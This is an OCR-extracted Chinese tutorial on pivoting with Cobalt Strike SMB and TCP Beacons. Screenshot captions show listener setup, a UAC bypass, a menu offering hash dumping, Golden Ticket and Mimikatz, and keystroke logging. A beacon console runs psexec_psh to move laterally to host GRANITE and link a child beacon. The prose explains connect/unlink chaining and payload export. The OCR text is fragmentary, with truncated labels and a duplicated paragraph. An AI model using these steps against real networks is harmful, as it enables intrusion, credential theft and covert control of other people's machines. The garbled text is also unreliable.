
SMB Beacon 设置和使用


172.16.20.174
whatta.hogg
COPPER
New Listener
Create a listener.
Name:
local - beacon smb
Payload:
windows/beacon_smb/bind_pipe
Host:
192.168.1.2
Port:
9876
Save
20.174@2772



external
internal
user
192.168.1.11
172.16.20.174
.hogg
Interact
Access
Explore
Pivoting
Spawn
Session
Bypass U
Dump Ha
Golden T
Make Tok
Run Mimi
Spawn As



internal
user
computer
172.16.20.174
whatta.hogg
COPPER
Bypass UAC
Execute a listener in a high-integrity context. This feature uses Cobalt Strike's Artifact Kit to generate
Listener:
local - beacon smb
Launch
Help


external
internal
user
192.168.1.11
172.16.20.174
whatta.hogg
172.16.20.174
172.16.20.174
Interact
Access
Explore
Pivoting
Spawn
Session
Event Log
Beacon 172.16.20.174@2772


Choose a listener
name
payload
host
ec2 (ADS) - HTTP B...
windows/beacon_http/reverse_http
ec2 (MW2) - DNS B...
windows/beacon_dns/reverse_http
local - beacon smb
windows/beacon_smb/bind_pipe
192.168.1.2
Choose
Add
Help
Event Log X
Beacon 172.16.20.174@2772
PID
PPID
4652
4592
692
636
772
656
840
764
1060
764
1144
764
svchost.exe
x86
0
1228
764
vmacthlp.exe
x86
0
1748
764
spoolsv.exe
x86
0
1976
764
svchost.exe
x86
0
580
764
vmtoolsd.exe
x86
0
2396
764
x86
0
3700
764
SearchIndexer.exe
x86
0
3052
764
svchost.exe
x86
0
988
692
dwm.exe
x86
1
Kill
Refresh
Inject
Log Keystrokes
Screenshot


Cobalt Strike View Attacks Reporting Help
172.16.20.174
192.168.1.11
whatta.hogg
COPPER @ 2772
whatta.hogg *
COPPER @ 4892


SYSTEM *
GRANITE @ 3780
192.168.1.11
whatta.hogg
COPPER @ 2772
Event Log X
Beacon 172.16.20.174@2772 X
Processes 172.16.20.174@4892 X
Beacon 172.16.20.174@2772 X
beacon> psexec_psh GRANITE local - beacon smb
[*] Tasked beacon to run windows/beacon_smb/bind_pipe (\\GRANITE\pipe\status_9876) on GRANITE via Service
[+] host called home, sent: 198947 bytes
[+] received output:
Started service 8d3df7d on GRANITE
[+] established link to child beacon: 172.16.20.159



TCP Beacon

windows/beacon-tcp/bind-tcp 是 Cobalt Strike 的 tcp Beacon。

TCP Beacon 使用 TCP 套接字通过父 Beacon 进行通信。这种点对点通信与同一主机和网络上的 Beacon 一起工作。

对于 beacon 的大多数特性，您可以使用 tcp beacon 作为目标侦听器。

您还可以导出一个不稳定的 stageless TCP Beacon executable or DLL,进入到 attacks->packages->windows executable（s）并选择您的 TCP Beacon 侦听器。

执行 Beacon 的操作将自动连接到它。如果您运行的是不稳定的 TCP Beacon 负载，则必须连接到该负载以控制它。

TCP Beacon stager 将绑定到 New Listener 对话框中指定的端口。TCP Beacon 有效负载将绑定到单独的端口，在 **Malleable** C2 配置文件中指定为 **tcp_port** 选项。


连接和取消链接


在 Beacon 控制台中，使用 **connect [ip address]**将当前会话连接到等待连接的 TCP Beacon。当前会话签入时，其链接的对等方也将签入。


从 Beacon 控制台，使用 Connect[IP address]将当前会话连接到正在等待连接的 TCP Beacon。当前会话签入时，其链接的对等方也将签入。


要取消 Beacon 链接，请在父级或子级中使用 **unlink [ip address]**。稍后，您可以从同一主机（或不同的主机）重新连接到 TCP Beacon。

TCP Beacon 的使用

